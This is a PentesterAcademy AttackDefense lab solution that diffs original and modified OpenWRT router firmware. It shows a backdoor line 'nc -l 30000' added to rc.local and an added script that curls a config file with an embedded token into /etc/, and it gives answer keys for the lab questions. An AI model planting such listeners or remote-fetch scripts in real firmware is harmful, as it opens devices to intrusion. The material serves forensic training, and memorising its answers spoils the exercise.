ATTACK DEFENSE

by PentesterAcademy

Name	Investigating Modifications
URL	https://attackdefense.com/challengedetails?cid=1151
Type	Firmware Analysis : WiFi Routers


Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic.

Original and modified OpenWRT router firmware are provided to us (openwrt-ar750-sysupgrade.bin.orig and openwrt-ar750-sysupgrade.bin respectively). Analyze the firmware and answer the following questions:

Extracting the firmware for analysis

Step 1: Check the contents of the user's home directory.


Command: ls -l



```
student@attackdefense:~$ ls -l
total 7560
-rw-r--r-- 1 root root 3866797 Jul 10 23:12 openwrt-ar750-sysupgrade.bin
-rw-r--r-- 1 root root 3866797 Jul 11 07:00 openwrt-ar750-sysupgrade.bin.orig
student@attackdefense:~$
```

Step 2: Extract the modified firmware using binwalk.

Command: binwalk -eM openwrt-ar750-sysupgrade.bin




```
student@attackdefense:~$ binwalk -eM openwrt-ar750-sysupgrade.bin

Scan Time:     2019-07-14 07:51:19
Target File:   /home/student/openwrt-ar750-sysupgrade.bin
MD5 Checksum:  e44fc8723ab092c6fb188f79be22973a
Signatures:    344
```

Step 3: Extract the original firmware using binwalk.

Command: binwalk -eM openwrt-ar750-sysupgrade.bin.orig



```
student@attackdefense:~$ binwalk -eM openwrt-ar750-sysupgrade.bin.orig

Scan Time:     2019-07-14 07:51:34
Target File:   /home/student/openwrt-ar750-sysupgrade.bin.orig
MD5 Checksum:  8490df0250979c7a462db3a73d41ab8d
Signatures:    344
```


Q1. When was the libc package was added in modified firmware? Provide the time in DD/MM/YY HH:MM:SS PM format (GMT).

Answer: 10/07/2019 11:11:07 PM

Solution:

Command: git diff --no-index _openwrt-ar750-sysupgrade.bin.orig.extracted/ _openwrt-ar750-sysupgrade.bin.extracted/


The installed time for newer image is in green and is currently in epoch format.



```
 Depends: kernel (= 4.9.152-1-23d0007d1fdd52e91b1367567c2b1639),
 Status: install user installed
 Architecture: mips_24kc
-Installed-Time: 1562799756
+Installed-Time: 1562800268

 Package: libc
 Version: 1.1.19-1
@@ -11,7 +11,7 @@ Depends: libgcc
 Status: install hold,user installed
 Essential: yes
 Architecture: mips_24kc
-Installed-Time: 1562799755
+Installed-Time: 1562800267
```

Convert epoch to human readable date format.



Convert epoch to human-readable date and vice versa

1562800267

Supports Unix timestamps in seconds, milliseconds and microseconds.

GMT : Wednesday, July 10, 2019 11:11:07 PM

Website used: https://www.epochconverter.com/


Q2. A file was modified to add a backdoor to the firmware. Provide the name the file.

Answer: rc.local

Solution:

Command: git diff --no-index _openwrt-ar750-sysupgrade.bin.orig.extracted/ _openwrt-ar750-sysupgrade.bin.extracted/

In output, one can observe that a command is added to start netcat in listening mode on port 30000 i.e. ‘nc -l 30000’ to /etc/rc.local file



```
student@attackdefense:~$ git diff --no-index _openwrt-ar750-sysupgrade.bin.orig.extracted/ _openwrt-ar750-sysupgrade.bin.extracted/
diff --git a/_openwrt-ar750-sysupgrade.bin.orig.extracted/160000.squashfs b/_openwrt-ar750-sysupgrade.bin.extracted/160000.squashfs
index 9489cf7..f101613 100644
Binary files a/_openwrt-ar750-sysupgrade.bin.orig.extracted/160000.squashfs and b/_openwrt-ar750-sysupgrade.bin.extracted/160000.squashfs diffe
r
diff --git a/_openwrt-ar750-sysupgrade.bin.orig.extracted/40.7z b/_openwrt-ar750-sysupgrade.bin.extracted/40.7z
index da76116..5a59859 100644
Binary files a/_openwrt-ar750-sysupgrade.bin.orig.extracted/40.7z and b/_openwrt-ar750-sysupgrade.bin.extracted/40.7z differ
diff --git a/_openwrt-ar750-sysupgrade.bin.orig.extracted/squashfs-root/etc/rc.local b/_openwrt-ar750-sysupgrade.bin.extracted/squashfs-root
/etc/rc.local
index 5639477..199c826 100644
--- a/_openwrt-ar750-sysupgrade.bin.orig.extracted/squashfs-root/etc/rc.local
+++ b/_openwrt-ar750-sysupgrade.bin.extracted/squashfs-root/etc/rc.local
@@ -1,4 +1,6 @@
 # Put your custom commands here that should be executed once
 # the system init finished. By default this file does nothing.

+nc -l 30000
+
 exit 0
```


Q3. A newly added file contains a token for Amazon cloud. Locate that file and retrieve the token.

Answer: 65eb14e6f3c3475d6b00867c2f0e4a3c

Solution:

Command: git diff --no-index _openwrt-ar750-sysupgrade.bin.orig.extracted/ _openwrt-ar750-sysupgrade.bin.extracted/

The command also shows hat a new file (named sync) is added to the firmware. This file has an API token.



```
diff --git a/_openwrt-ar750-sysupgrade.bin.extracted/squashfs-root/usr/local/sync b/_openwrt-ar750-sysupgrade.bin.extracted/squashfs-root/us
r/local/sync
new file mode 100755
index 0000000..c26d3e8
--- /dev/null
+++ b/_openwrt-ar750-sysupgrade.bin.extracted/squashfs-root/usr/local/sync
@@ -0,0 +1,9 @@
+#! /bin/sh
+
+# Sync config with AWS storage
+
+curl http://dummyapp.amazonwebservices.com/s3/api/token=65eb14e6f3c3475d6b00867c2f0e4a3c --output config.xml
+
+cp config.xml /etc/
+
+# Sync complete
student@attackdefense:~$
```

References:

1. Binwalk (https://github.com/ReFirmLabs/binwalk)